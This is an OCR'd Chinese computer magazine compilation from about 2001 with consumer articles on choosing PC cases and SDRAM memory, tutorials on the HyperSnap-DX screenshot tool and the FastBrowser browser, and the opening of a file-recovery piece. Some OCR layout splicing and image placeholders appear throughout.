买机箱时首先要看外观。现在市场上一些知名的机箱生产厂商在外观上都有着极为丰富的设计，因此也留给用户们更多的选择机会。对于机箱外观的选择，完全是因人而异，只要自己喜欢，与其他的电脑外设相搭配就行了。比如机箱市场的知名品牌爱国者今年推出了“88”系列时尚机箱，世纪之星推出透明大风扇机箱等。这些产品，外形独特，并有多种外观可供选择，可见外观对于机箱的选择也是极重要的一个标准。

挑好外观后，你就该检查机箱内部的制作工艺了。好的机箱在生产中单靠质量上佳的板材是不够的，在加工过程中还需要好的工艺，而工艺的好坏直接决定了机箱的品质。首先，工艺较高的机箱，其钢板边缘绝不会有锐口、毛边、毛刺等，并且所有裸露的边角都经过了折边处理，也就是所说的全折边设计，不会划伤装机者的手。箱内应有撑杠防止外盖下沉，底板厚重结实，沿对角抱起不会发生变形，具有很强的抗冲击能力。许多知名的机箱品牌，全系列的产品均采用了全折边设计。

衡量机箱的好坏，还有一个重要的因素，那就是好机箱各个插卡槽位的定位非常准确，不会有配件错位的情况发生，这一点在选购时就要靠经验了。

相比之下，许多杂牌机箱工艺极差，其表面烤漆层不平整且附着不好，稍一碰撞便会蹭下一块漆皮。并且这些机箱铁皮的切口处处理相当粗糙，边沿和棱角非常锋利甚至还有尖锐的毛刺，使用者一不小心就会将手割伤。

与这些劣质机箱相比，好的机箱在内部设计方面是下了一番工夫的。一般来说，各个品牌的机箱之间，除了质量上的差异就是设计方面的不同了。

在内部设计中，各厂商也是推陈出新。有的机箱在3英寸和5英寸驱动器架的位置安装了一块挡板，能够提高安装在这个位置的驱动器的防尘能力，比如CD-ROM等，而且有滑动、推拉、伸缩等多种方式。笔者使用的爱国者“月光宝盒”机箱就采用了免螺丝拆装设计。这种设计，全部使用锁扣或镶嵌的方式来固定部件，如果想拆卸某个部件的话，根本不需要螺丝刀，比较适合经常拆卸电脑的DIY玩家使用。

很多机箱在箱内前部和后部均留有散热孔以及机箱风扇的位置，如果在这两个位置各安装一个机箱风扇的话，可以大幅度提高整机的散热能力，保证系统稳定地运行。

除了上面介绍的内容，作为DIY发烧友来说，在选购机箱时还要注意以下几个方面。

扩展性能　保留适当的可扩展性是DIYer攒机的最基本要求之一，这一点对于机箱来说显得尤为重要。

目前几乎所有用户的电脑都安装有光驱、硬盘、软驱这些设备，至少要占用驱动器托架上的一个5英寸仓和两个3英寸仓。而目前市场中有一种超薄型机箱里有一个5英寸仓和两个3英寸仓，安装了上述设备后，几乎没有任何扩展的余地。选择机箱时，考虑到以后将有可能添置一部3英寸硬盘、5英寸DVD驱动器和CD－R驱动器，因此在机箱驱动器托架上至少应该有三个以上的3英寸和5英寸设备的安装位置，增加机箱的扩展性。

散热设计　随着计算机速度的提高，其发热量也呈直线上升的趋势，加之近年来超频盛行一时，这些都对计算机散热设计提出了更高的要求。

在最早期的时候，计算机的CPU、主板芯片组、显示芯片组等普遍采用自然方式散热。到Pentium(及同级处理器)电脑成为市场主流之后，风扇配合散热片进行强制降温已作为主要的方法广泛应用于计算机核心发热部件的散热。但是，散热方式的升级只能从另外一个角度说明现代计算机发热量的增加，机器内部件产生的热量首先是通过上述散热设备释放到机箱内，然后由机箱(电源)风扇排出，与外界空气进行热量交换，机箱的整体散热对计算机系统实在是至关重要。如果机箱散热设计低劣，无法良好散热，过多的热量会积累下来，引起整个系统温度大幅度增高，最终导致计算机使用寿命变短、稳定性下降、死机甚至烧毁硬件等恶劣后果。当然我们如果有一个通风流畅、散热良好的机箱，以上种种问题就可迎刃而解。对于所有的DIYer，最理想的机箱莫过于那种箱体宽大，前面板有足够多的通风孔，且前后均留有机箱风扇安装位置的大型ATX机箱了。

此外，还要考虑的是电磁波屏蔽的问题。由于计算机内部存在大量高频电子器件，因此在运行时，机箱内部会产生大量的高频电磁波。如果这种高频电磁波大量外泄，肯定会对使用者的身体造成一些不利的影响。而一个优质的机箱能发挥有效的屏蔽作用，将泄漏的电磁波控制在安全的幅度内 。

近年来，质检部门对国内市场上各类计算机做过多次检验，结果表明，杂牌兼容机问题最多的是电磁泄漏严重超标。很多兼容机箱，用料很差，整个前面板全部由塑料做的，而里面并没有任何金属层，这样的机箱很难谈得上什么电磁屏蔽效果。我们从市场上一些品质比较好的电脑机箱上可以见到机箱六面均有完整的金属衬层，这是区分机箱优劣的一个标准。

机箱的用料　一般电脑机箱的箱体多用簿的镀锌钢板轧制而成。名厂生产的机箱，对其箱体、托架所采用的板材厚度均有一定的要求，这些机箱我们捧在手里，首先就有一种沉甸甸的感觉，如爱国者、华硕、银河等名牌机箱。

机箱主要由前部的塑料面板和钢板铆接而成的框架两部分组成。高档机箱的前面板采用硬度较高的ABS或HIPS工程塑料制成，即使使用很长时间也不会泛黄或开裂，而且易于清洁。标准的机箱箱体，采用的板材应该是经过特殊处理的冷镀锌钢板，这种钢板本身的厚度至少应该在一毫米以上，只有使用这样钢板的机箱，才能够满足系统在电磁屏蔽、抗外击程度等方面的要求。由于优质机箱通常采用导电率比较高的镀锌钢板，所以对机箱内外的电磁辐射屏蔽效果良好，这有利于提高整个系统的稳定性，从市场上看，很多劣质机箱的前面板采用的塑料多数都是一般塑料，时间一长就会泛黄、老化甚至开裂，其机箱箱体所采用的钢板也很薄。这种机箱由于板材较软，容易导致插卡槽位定位不准确，箱体甚至会变形。此种机箱无论多么好看多么便宜都不要购买。

三、我的推荐

好了，说了这么多，对机箱的选购你也做到心中有数了吧？最后，作为个人推荐，建议大家在购买机箱时可以考虑以下几种产品。

保利得7520：700元（带300W Pentium4电源）
顺新6816C：395元（带顺新250W电源）
技展6000PB：380元（带技展300W电源）
爱国者月光宝盒250S（免工具拆装）：480元
爱国者月光宝盒300SE（免工具拆装）：560元
金河田小网神ATX-2011：400元（带金河田K7-335电源）
世纪之星206：450元（带世纪之星标准版250W电源）
机箱2005/2006/2007/2008(长城ATX)：380元
Aopen：480元

我使用的是爱国者的月光宝盒机箱，这种机箱的前、左、右面板都采用卡插式结构。拨开前面板底部的卡簧，轻轻一拉就可以将前面板取下。在左、右两侧面板的后面，各有一个手动螺丝固定，用手轻轻拧下，向前方一推就可以将这两块面板取下。与传统机箱相比，这种拆卸方法更加简单、快捷。对于我这样经常要打开机箱的人而言，很适合。另外，如果你经常超频，一定要配个空间大的机箱。至于有些随机箱的电源，选购时一定要考虑功率、噪声、散热的问题。

今年如何购买内存

□广东　Infosight



购买一台性能优良的电脑，大家往往注意CPU有多快，而很少注意内存的容量和品牌。事实上从一定程度上讲，计算机的性能瓶颈并不在于CPU或者其他部件，而在于内存的快慢。现在的应用软件越做越大，想很好地运行WinMe、Win2000这样的操作系统，顺畅地玩游戏，最起码也得是64MB内存。现在一般的电脑内存配置都在128MB，稍好一点的达到256MB，甚至更多。根据以往升级电脑的经验，增加内存是电脑各硬件升级中最有效、最实用的提升电脑速度的方法。因此用户应该对内存的选购给予足够的重视。

另一方面，由于现在主流的内存都是PC133的，制造工艺较之以前的PC100内存要复杂一些，因此厂商的技术实力从某种角度上说决定了内存的性能、兼容性等方面。从去年开始，随着各大国际品牌内存借助PC133的浪潮开始进入国内市场，可以肯定未来的内存市场，是品牌内存的市场。好了，下面我们就来看看购买内存时需要注意的地方。

首先，购买何种类型的内存


内存从产生之日起，经过了FPM DRAM、EDO DRAM、BEDO DRAM到现在的SDRAM，以及现在竞争激烈的DDR、RDRAM等，可谓种类繁多。不过EDO内存现在基本上没有卖的了，除非在一些老古董的机器上还能看见，现在已经很难找到它的踪影了。DDR和RDRAM是新近出现的两种内存类型，其中RAMBUS DRAM是RAMBUS公司和Intel联合推出的新一代内存，而DDR内存规格受到了包括芯片组大厂威盛及世界各大芯片组厂商的支持。从现在的情形来看，DDR极有可能击败RDRAM成为新一代内存的标准。

不过，如果你不是专业的图形工作者，或者极度发烧的游戏迷，购买内存最好还是选择SDRAM。虽然DDR内存由于带宽的扩大，数据传输速率的增长，会给你带来非同寻常的感受，但现在它的价位也会让你感受非同寻常。目前市场上DDR内存128MB一般卖到1500元左右，价格高出SDRAM一倍还多，并且没有现货，得预定。因此，SDRAM还是目前最好的选择，本文的内容也是基于SDRAM而言。

其次，多少内存才算够

对内存的需求，主要得看使用的操作系统和软件。对于Win95/98来说，64MB内存一般情况下够用了，但最好是有128MB内存，否则在同时运行多个应用程序时可能会有系统响应迟钝的表现。而对于Win2000和面向新时代的WinMe操作系统来讲，建议用户最少应该配备128MB的内存，否则运行速度必定会很慢，如果具备256MB内存，便可以使它很好地运行了。

另外，如果是经常使用诸如Office2000之类的文字处理软件，使用Photoshop、AutoCAD、3DS MAX之类的大型应用软件或者用在服务器上，内存容量则至少要在笔者建议的配置上再加上一倍，



而且多多益善。经常上网的网虫们也需要较大的内存容量，因为每打开一个浏览器窗口就会耗费一定的系统资源，打开的窗口越多，耗费的资源也就越大。因此，网虫的内存配置数量可以向游戏发烧友看齐。

对于游戏发烧友，像Quake3/Unreal这样的大型3D游戏，一方面场景和游戏就要占用很多内存，游戏的3D纹理也会通过AGP显卡占用一定的内存，所以在用64MB和128MB时，启动速度后者比前者要快一倍多。目前而言，要想流畅运行大型3D游戏，基本要求就是128MB，而256MB是追求游戏流畅的最佳选择。

购买时的主要参照

现在市场上内存品牌众多，封装形式各不相同，如何真正买到物有所值的内存就得有一定的鉴别能力。首先看一下与内存性能有关的一些参数。

评估内存的参数主要有以下几个：

1.系统时钟循环周期

它表示SDRAM能运行的最大频率。譬如，一块系统时钟频率为7ns的SDRAM的芯片，它可以运行在133MHz的频率下。显然，这个数字越小，SDRAM芯片所能运行的频率就越高。例如金邦科技生产的GL2000千禧条，它的芯片上所刻的－7代表了其运行的时钟周期为7ns，可以跑143MHz的外频。根据GL2000千禧条的产品数据表我们可以知道，这种芯片的存取数据的时间(下面会讲到该指标)为7ns。

2.存取时间

存取时间代表了读取数据所延迟的时间。绝大多数 SDRAM芯片的存取时间为6、7、8或10ns。

3.CAS反应时间

它是CAS(纵向地址脉冲)的延迟时间。某些SDRAM能够运行在CAS反应时间(CL)2或3模式，也就是说它们读取数据所延迟的时间是两个时钟周期，或者是三个时钟周期。例如金邦科技另一种产品金邦金条CAS=2，即读取数据所延迟的时间可以是两个时钟周期。我们可以把这个性能写入SDRAM的SPD中，这样PC的BIOS会检查此项内容，并且以CL=2模式的速度运行。

这里需要特别提起的是，SPD值对一个内存是至关重要的(以前很少有用户注意到这一点)。有些小的厂商为了节约成本，不用SPD或者在SPD中随便写一些数据，这非常影响内存和主板之间的配合。上面介绍了SPD存储的是内存运行的数据，主板根据这些数据决定运行的状态，SPD数据不正确或者没有，都不利于内存性能的充分发挥。正是基于这一点，很多内存生产大厂都使用了各自独特的技术手段，比如内存生产厂商金邦科技就推出了“量身定做”的概念，即按照SPD来设置内存的存取时间，不同的主板匹配的SPD值不同，因此金邦金条也可分为“红、绿、蓝”三种。由于各种金邦金条的SPD均是确定的，因此可以对应不同的主板。当然，其他品牌的内存也有不同的存取时间，但没有按照存取时间来标识出最为匹配的主板。如果你没有掌握相关的知识，难以选择对应的内存，很容易造成兼容性问题。

4.内存的封装


如同微处理器一样，内存条的技术也是不断地更新，内存的颗粒变得更小、更精致，这些内存在适用频率和电气特性上也有了长足的进步。这一切应归功于那些厂商选用了新型内存芯片封装技术。目前新型芯片封装技术主要有以下几种：

BLP：英文全称为Bottom Leaded Plastic(底部引出塑封技术)，是新一代封装技术中的佼佼者，其芯片面积与封装面积之比大于1∶1.1，符合CSP(Chip Size Package)封装规范。不仅高度和面积极小，而且电气特性得到了进一步的提高。相比之下，这种封装技术的制造成本也并不算高，它广泛地应用于SDRAM、RDRAM、DDR等内存制造上。品质不错的金邦金条就是采用这种封装形式的产品。

uBGA：英文全称为Micro Ball Grid Array(微型球栅阵列封装)，其芯片面积与封装面积之比大于1∶1.14，是Tessera的独家专利，尤其适合工作于高频状态下的RDRAM，但制造成本极高昂，目前主要用于RDRAM。

TinyBGA：英文全称为Tiny Ball Grid Array(小型球栅阵列封装)，其芯片面积与封装面积之比不小于1∶1.14，是KingMax的专利，属于BGA封装技术的一个分支。KingMax采用这种封装形式。

TSOP Ⅱ：英文全称为Thin Small Outline Package(薄型小尺寸封装)，目前广泛应用于SDRAM内存的制造上，但是随着时间的推移和技术的进步，TSOP Ⅱ已越来越不适用于高频、高速的新一代内存。目前市场上的内存产品中，GL2000千禧条、HY等内存采用这种封装方式。



从目前内存市场状况来看，BLP封装技术可能成为本世纪初期的主流，也就是说，SDRAM内存还会在相当长的时间内流行在市场中。采用uBGA封装技术的RDRAM内存虽然速度快，但是价格昂贵得多，在同等容量下，即使速度再快，出于性价比的考虑，更多的用户可能选择较便宜的SDRAM。

留住精彩的瞬间

——图解 抓图软件 HyperSnap－DX

□重庆 徐阳



用电脑的时候，常常看到一些自己非常喜欢或者需要的图片，如游戏画面、VCD&DVD 图片、精彩的网页等等。怎么把那些自己感兴趣的东西保留下来呢？用 HyperSnap－DX 好了（图1）！

工欲善其事，必先利其器！正式使用之前，还要先进行一番设置。

HyperSnap－DX 一般使用热键进行图像截取，因此首先进行抓图热键的设置。HyperSnap－DX 系统本身有自己默认的一套抓图热键，当然也允许用户定义一套适合自己习惯的抓图热键。打开"Options"菜单下的"Configure Hot Keys"命令选项，就会弹出一个设置热键的对话框（图2）。在这里你可以按自己的习惯配置各类热键。缺省情况热键定义如图中所注。

如果要改变热键，可单击要修改的按钮，屏幕出现热键选择对话框（图3），在键盘上按所要的热键，单击“OK”按钮完成。

热键配置好之后，就可以进行抓图了。调出你想要的画面，然后按下热键就可以截取了。如果截取的画面就是你所想要的最终画面，那么工作就完成了，如果还想修改，使用 HyperSnap－DX 的绘图工具就可以了。

大功告成之后就要把作品保存下来，HyperSnap-DX 可以保存为 bmp、jpeg、gif、tif、ico 以及 psd 等多种格式，完全可以满足你的需求（图4）。





图 1

图 2






图 3

HyperSnap-DX使用技巧

* 是否抓取光标

有时为了演示，需要将光标一并抓取。在“Capture”中的“Capture Settings”里的“Capture”栏中，选择“Include Cursor Image”(图5)。以后截取的图片就会包括光标的形状和位置。

* 自动保存截取的图片

每次截取图片都要一幅一幅地保存，实在麻烦，如果有很多图片要截取，简直就是恐怖了。其实，使用HyperSnap-DX的自动保存功能，在你截取图片之后，它就会按照你事先的设定，将图片保存在适当的位置（图6）。




图 4

* 多区域截图

看到图7了吗？在以前要抓取这样的图片是比较麻烦的。你只有先截取整个屏幕，再将不需要的部分删掉。现在就简单了，出现你需要的画面时，按下相应的热键(Ctrl＋Shift＋M)，然后用鼠标左键逐一点击你需要的区域，选择完之后按下回车键就行了。




图 5

* 游戏画面的截取

也许，你有一块超炫的显卡，但却在为精美的游戏画面无法截取而烦恼。那么，看仔细了，HyperSnap-DX可以让你美梦成真！使用DirectX/Direct3D技术的游戏就不用说了，就算你有一块Voodoo卡，玩Glide技术的游戏也绝对没问题。从“Capture”菜单中打开“Enable Special Capture(DirectX,Glide)...”(图8)，选中相应的支持，如果你不清楚，全部选中好了。呜呜呜，我没有Voodoo卡，所以“3dfx Glide”选项是灰色的，无法选择。

这样还不行，因为很多游戏都把几乎所有的热键给屏蔽了。所以，只有同时选中自动保存截取的图片，跟上面的技巧配合，然后按动“Print Screen”键，其他的事，就交给HyperSnap-DX了！




图 6

* 特殊的中转功能

如果你对专业的图像处理软件比较精通，根本不屑使用HyperSnap-DX来进行图像编辑，但是对图像截取也有需求，那么，通过一番设置，HyperSnap-DX可以默默无闻地在后台为你工作，而你甚至会感觉不到它的存在。

引言：上网浏览的前奏，每次都是毫无例外地打开熟悉得不能再熟悉的IE浏览器，每每映入眼帘的是越来越不堪忍受的灰色面板和固定的按钮，上网冲浪的情趣在单调的浏览器中依旧显得无可奈何。于是一声叹息之下，满载憧憬与向往，开始了寻找属于自己的浏览器之旅……如今，我终于找到了自己心爱的浏览器，它就是——

浏览器之集大成者 FastBrowser

□广州　小玉哥



上网浏览，我们需要更多的是享受冲浪带来的乐趣，而一款优秀的浏览器，应当能充分利用现有的网络资源，带给网民更多的快捷与便利。在现实应用中，许多流行的浏览器显得过于苍白无力，远远不能满足浏览需要。而这款多线程浏览器FastBrowser，首先它以IE为内核，继承了IE优秀的一面，除此之外，还增加了很多上网的实用功能，极大地扩充了浏览器的功能，带给你无尽的便利，让你的网上冲浪变得更加简单和方便，让你体验到另类的上网乐趣。

1.优秀的多窗口浏览

如果你用IE上网，每打开一个IE窗口，就意味着你的系统资源又会降低一点，每一个IE窗口就像一个无底黑洞，在无情地吞噬着你宝贵的系统资源。即便你的系统资源足够多，但如果你打开了N个IE窗口，管理起来也相当不方便。

而FastBrowser一次却能够同时打开多达180个网页，并且能显示每个网页的下载进度，这样每个页面的下载情况，你都能够一目了然。在浏览器的最下方是页面切换按钮，你可以很方便地在多个页面之间来回穿梭，通行无阻(图1)。

此外，在工具栏中有一个“全部关闭”按钮，点击它即可以把当前打开的所有页面全部关闭。虽说这只是一项微不足道的功能，但很多浏览器都没有考虑到这一点。

还是在“Capture Settings”中，选择“Copy & Print”子项，选中“Copy each capture to clipboard”(图9)。然后把“Capture”子项（图5）中的“Restore HyperSnap-DX window to front after capture”前的勾去掉。现在，每次你截取的图片就会自动复制到剪贴板，然后在应用程序中选择“粘贴”就可以了，一切都是HyperSnap-DX在后头为你操劳，但是你却不会觉察到它。

你可到中国下载（www.download.com.cn)找到这个软件的共享版。怎么样，你不试试看？




图7



Í¼8



图9



图 1



图 2




图 3



图 6



图 4




图 5

2.自由冲浪

茫茫网海，你是否有无所适从的感觉？FastBrowser为你精选了10000多个分类中文网址，当你上网不知道该去何处时，它会随机向你推荐一个优秀的网站，给你带来更多全新的内容和新鲜冲浪的感觉！

首先在地址栏右方"随机浏览"按钮的倒三角黑箭头上点击一下，选择欲浏览的网站的类型，如"文学艺术"，然后在"随机浏览"按钮上按一下。现在请仔细瞧一瞧你的浏览器吧，FastBrowser说不定指引你来到一个意想不到的好站点呢(图2)。

3.语音功能

这简直是浏览器的一个创新！一个可以自动朗读英文网页的小精灵在你的网页中游弋。倘若你点击"编辑"菜单中的"朗读"，便会有朗读之声伴你左右，让你的浏览器变得更加多姿多彩！可惜，目前只能朗读英文网页，尚不支持中文，不过，你可以用来锻炼你的英语听力哦！

依次点击"工具"→"FastBrowser选项"→"朗读"，可以对朗读时的一些参数进行设置，这里不再多言(图3)。

4.多语种翻译

在网络上，英语信息占有相当大的比重，但英语对于许多国人来说还是恶梦，更别提其他国家的语言了。点击"翻译"菜单，从下拉的列表上可以看到FastBrowser提供了从英文到中文，中文到英文，日文到中文，英文到德文等相当丰富的翻译方式，囊括了世界上的基本语种。

此外，FastBrowser还提供了多个在线翻译引擎，比如你选择"文本在线翻译"将会弹出一个对话框，输入你想翻译的文本，选择翻译的语言选择，最后点击一下"翻译"。就这么简单(图4)！

5.链接查看

网页上到底包含多少个链接，我想你未必清楚，然而FastBrowser却能帮你精确地列出网页上的链接。单击"工具"菜单中的"扫描所有链接"，就能知道结果了。而单击工具栏上的"连接"按钮，它可以迅速地展示给你一个网站的全貌，你可以看到每一个链接的具体内容。这样你可以快速地选择你想要看的内容，过滤掉你不需要的内容(图5)。

6.微型记事本

在浏览网页的时候，读到精彩之处不妨保存下来吧。按下Ctrl+7键，浏览器左侧将会出现一个"记事本"窗口，你可从网页里用拖动方式收集你感兴趣的内容，当然你也可以添上几句神来之笔。保存后还有一个妙用，就是你可以把在记事本里预先写好的内容直接拖到网页输入框里，以后填表就不用再烦啦(图6)。

7.强力搜索引擎

还在为搜索信息犯愁吗？有了 FastBrowser，你无须借助于第三方搜索软件，即可使用500个搜索引擎进行搜索，将网上信息资源一网打尽！对于中文版，另附有数十个中文分类引擎，点击菜单“ 搜索 ”，便可以见到分类的中文搜索引擎，如“ 通用 ”、“ 购物 ”、“ 新闻 ”、“ 软件 ”等等。

对于专业搜索，比方说我们要在各大软件下载站点搜索“ FastBrowser ”这个软件，依次点击“ 搜索 ”→“ 软件 ”→“ 搜索下面全部引擎 ”，然后在弹出的搜索对话框中输入软件名称，FastBrowser 将自动多线程搜索该软件，速度可是很快的哦。

对于一般搜索，FastBrowser提供了更便捷的方法，在地址栏左方有一个搜索输入框，从中键入关键词，再点击一下右方的搜索内容按钮，从中选择通用搜索站点，如新浪、硅谷动力、中华网等。

如此贴心的设计，你是不是感觉很方便呢？从此，在茫茫网海中，有了搜索引擎的指引，你再也不会迷失方向了(图7)……

8.快速设置下载内容

有时为了节省下载页面的时间，提高上网速度，通常要将图片显示、音乐、视频等功能关闭。FastBrowser把这几项常用设置直接放在工具栏中，只要用鼠标轻轻点击“ 选项 ”按钮，将会出现一个菜单，共有五个选项：只显示文字、显示图片、背景音乐、播放视频、执行脚本。这样用户可以根据需要直接选择相应的命令，自由控制是否下载图像、音乐、视频文件，节省网页下载时间，提高上网速度(图 8)。

9.黑名单

对于不愿意再次访问的网站或网页，你大可以把它们扔进黑名单里。在菜单“ 工具 ”中选取 ”加入到黑名单 ”，呵呵，以后它再也不会前来骚扰你了(图 9)。

10.群组功能

出于需要，我们有时会同时开启几个网站，一个一个的打开吗？太麻烦了！ FastBrowser 提供了一个群组功能，你可以建立一个组，打开这个组就可以开启组里定义的所有网站。单击菜单“ 群组 ”→“ 管理 ”，这时会开启一个群组窗口。FastBrowser 内置了七个群组，当你选取一个群组，可以从窗口下看到该组包含的所有网站，你可以很方便地添加和删除网站。当然，如果单击“ 新建 ”，则可以建立一个全新的群组(图 10)。

FastBrowser 更多的精彩之处，还有待于你在冲浪之时慢慢体验。有了它的相伴，网上冲浪的天空总是绚丽一片……





图 8



图 9

图 10



文件恢复就这么简单

□上海 hermes

作为一名软件编辑，每天都要四处寻找软件以及相关资料，因此硬盘总是挤得满满的。为了节省硬盘空间，我将回收站设置为直接删除。每天最后的工作就是删除没用的东西，可有时一不小心将重要的东西给删除了，这可愁煞在下了，只好再去慢慢地寻找资料。要是删除了那些世间独一份的文件，那只能自认倒霉了。

后来我就下载了几个恢复删除文件的工具，有了它们我就再也不怕误删重要文件了。这些恢复工具的工作原理都是在运行该软件之后便监视硬盘中的所有文件，一旦发现有文件被删除，就自动生成一些记录文件以便以后恢复文件使用，惟一的缺点就是无法恢复其安装之前被删除的文件。在试用了很多恢复工具之后，我终于找到了一款操作简单的文件恢复工具—— Recover4all。

